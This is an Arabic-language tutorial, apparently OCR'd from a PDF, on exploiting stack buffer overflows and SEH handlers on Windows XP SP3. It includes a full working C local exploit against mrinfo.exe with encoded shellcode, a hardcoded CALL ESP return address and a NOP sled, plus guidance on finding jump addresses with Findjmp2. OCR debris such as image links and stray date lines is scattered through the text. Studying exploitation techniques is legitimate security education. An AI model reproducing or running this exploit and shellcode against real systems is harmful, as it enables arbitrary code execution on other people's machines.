المحـتـويـات

{ بـــــسم الله الرحمـــــــــن الرحيـم }

Buffer overflow exploitation SEH explained

هدا Buffer overflow ولكن بالضبط عن الاستثمار بال SEH **على بيئة** windows Trust SP3 ,
الموضوع يتحدث عن استثمار ثغرات
ويجدر الاشارة الى Windows xp 2000 or SP0 **ودلك راجع الى عدة اسباب لن اتطرق اليها** .
ان هدا النظام فالعمل عليه مثل باقي النظم ما عدا

a) **ماذا ستتعلم من هذا الكتـــاب ؟**

-- تستطيع اكتشاف ثغرات Stack overflow بسهولة
-- ستعرف كيفية ايجاد العناوين المناسبة وايضا العناوين universal
-- ستتعلم كيف تتعامل مع SEH بكل سهولة

b) **المهارات المتطلبة**
-- معرفة جيدة للغة الاسمبلي.
-- لغة برمجة تستطيع الاستثمار بها وانا افضل وانصح بلغة السي .
-- معرفة الية المنقحات واقسامها .

c) الادوات
-- C مترجم لغة
-- OllyDBG برنامج تنقيح وساشتغل ب
-- Findjmp2

0x01# ؟ buffer overflow **ما هو**

buffer هي ثغرات من المستوى العالي، حيث تمكن المخترق من تغيير سير تنفيد البرنامج ,
ثغرات فيض البيانات او overflow
ودلك بالكتابة على عنوان العودة ، وتنقسم الى عدة انواع ومن اهمها :

Stack Overflow : Stack Based & Stack Not based overflow.
Heap Overflow : Heap Based & BBS overflow
وهناك انواع كثيرة لكن لن اتطرق لها لان ما يهمنا حاليا هو stack Based overflow .


كيفية تغيير تنفيد البرنامج وكتابة الاستثمار #0x02

في هذه الوحدة ساتكلم عن استثمار ثغرات Buffer overflow cammand line arguments ,
من نوع
بشكل سريع لانه ليس موضوعنا بل اعتبرته كتذكير فقط .

وسيكون مثال تطبيقي على ثغرة في الويندوز وامتداده mrinfo.exe


C:\WINDOWS\system32\mrinfo.exe


صورة للبنامج :



لكن الخلل يحدث بعد ادخال 60 حرف ، فان يتم تغيير سير ال EIP واليكم الصورة
ادخل اولا هده السلسة في شاشاة الدوس لكي تكون نفس البيانات التي اشرح عليها.
تشتغل انت عليها

[code]mrinfo
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaBBBBOOOO[/code]





لو تلاحظ EIP 4F4F4F4F ستشير الى نقطة العودة التي سنحددها نحن.
إذن بدون اطالة سنتوجه مباشرة للاستثمار:

Exploit = buffer + RET + NOPsled + Shellcode

واليكم الاستثمار:


[code]/* MS-Windows Mrinfo.exe Stack buffer overflow Local exploit
* BY : SimO-s0fT >> www.sec-r1z.com

''' 3/29/2009

```
*/
#include <stdio.h>
#include <string.h>
#include <windows.h>
//calc size 351 bytes
char scode[] =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x54"
"\x42\x30\x42\x30\x42\x30\x4b\x58\x45\x44\x4e\x43\x4b\x58\x4e\x47"
"\x45\x50\x4a\x37\x41\x50\x4f\x4e\x4b\x48\x4f\x34\x4a\x51\x4b\x48"
"\x4f\x55\x42\x42\x41\x50\x4b\x4e\x49\x34\x4b\x58\x46\x43\x4b\x38"
"\x41\x30\x50\x4e\x41\x33\x42\x4c\x49\x59\x4e\x4a\x46\x38\x42\x4c"
"\x46\x57\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e"
"\x46\x4f\x4b\x43\x46\x35\x46\x42\x46\x50\x45\x47\x45\x4e\x4b\x48"
"\x4f\x45\x46\x42\x41\x30\x4b\x4e\x48\x36\x4b\x48\x4e\x50\x4b\x34"
"\x4b\x58\x4f\x55\x4e\x51\x41\x50\x4b\x4e\x4b\x58\x4e\x31\x4b\x58"
"\x41\x30\x4b\x4e\x49\x48\x4e\x55\x46\x32\x46\x50\x43\x4c\x41\x43"
"\x42\x4c\x46\x56\x4b\x58\x42\x54\x42\x53\x45\x58\x42\x4c\x4a\x37"
"\x4e\x30\x4b\x58\x42\x44\x4e\x30\x4b\x58\x42\x37\x4e\x51\x4d\x4a"
"\x4b\x48\x4a\x46\x4a\x30\x4b\x4e\x49\x30\x4b\x38\x42\x48\x42\x4b"
"\x42\x50\x42\x50\x42\x50\x4b\x48\x4a\x56\x4e\x53\x4f\x55\x41\x53"
"\x48\x4f\x42\x36\x48\x45\x49\x58\x4a\x4f\x43\x38\x42\x4c\x4b\x47"
"\x42\x55\x4a\x56\x42\x4f\x4c\x48\x46\x30\x4f\x45\x4a\x56\x4a\x59"
"\x50\x4f\x4c\x48\x50\x30\x47\x35\x4f\x4f\x47\x4e\x43\x46\x41\x46"
"\x4e\x56\x43\x46\x50\x42\x45\x56\x4a\x57\x45\x56\x42\x30\x5a";
int main(void){
char vuln[]="mrinfo.exe "; // 10 bytes + 1 bytes space
char RET[]="\x67\x86\x86\x7c"; // 4 bytes Call ESP
char sploit[426];

memset(sploit,0x41,426);
memcpy(sploit,vuln,strlen(vuln));
memcpy(&sploit[67],RET,strlen(RET));
memcpy(&sploit[71],"\x90\x90\x90\x90",4);
memcpy(&sploit[75],scode,strlen(scode));

WinExec(sploit,0);
return 0;
```

}[/code]

قم بترجمة الكود واضغط عليه ، اليك الصورة:



أظن ربما قد انتهينا من هده الوحدة واككر انها مجرد تدكيرSEH مبني على هدا الشكل للاستثمار, لان ال

تعريف ال SEH #0x03

او البنية المعالجة في حالة حدوث خلل في البرنامج هي Structured Exeption Handling
من فكرة من ابتكار شركة مايكروسوفت , حيث اصدرت الشركة دوالا خاصة بها سنتطرق لها في هده الوحدة
حيث ان هده الدوال اصبحت اكثر استخداما في البرامج ودلك لاول سبب انه عندما يقع خلل. في البرنامج فان البرنامج يخرج بدون مشاكل


ندخل في التفاصيل:

Pointer To next SEH :

وهو واضح من اسمه انه مؤشره يليه عنوان SEH في المكدس Stack

''' 3/29/2009


ولتوضيح اكثر على عمل SEH:



واليكم بنيته :

[code]typedef struct EXCEPTION_REGISTRATION
{
_EXCEPTION_REGISTRATION *next;
PEXCEPTION_HANDLER *handler;
} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;[/code]

ولكن عندما بحدث خطا او بالاحرى ادخال بيانات كبيرة فاننا سنتمكن من تغيير كل هده :
العناوين واليكم صورة توضيحية



فهدا يعني اننا اخدنا ال control بالنسبة لل SEH وتفاصيل الاستثمار ستاتي لاحقا .

بعض الطرق للبحث عن العناوين #0x04

طبعا البحث عن العناوين شئ ضروري في الاستثمار وخصوصا طرق البحث عن نقاط العودة.
فيوجد طريقتين يشتغل بهما

أ- البحث باداة Findjmp2

Class فرنسي الجنسية من احد محترفي هدا المجال ،وقد سهل علينا البحث عن عناوين : أداة بلغة السي برمجها الاخ 101

Call & JMP & POP

حيث نكتب الامر في شاشة الدوس وهو كالتالي

findjmp2.exe loaddll.dll register


وسنشتغل بهده الاداة في الوحدة التالية.

* البحث ببرامج التنقيح
هي طريقة جيدة خاصة في البحث عن Universal ولكننا لن نشتغل بها في هدا الدرس . العناوين من نوع


ديناميكية استثمار windows Trust SP3 على SEH #0x05 بال

ان الاستثمار على النظام اعلاه شبيه بكافة الانواع الاخرى الا الانظمة Windows 2000 SP0 . القديمة مثل
لان هدا النظام يعتمد على طريقة اخرى في Call EBX على عكس ما سنتحدث عنه . الاستثمار ويطلب استدعاء ل
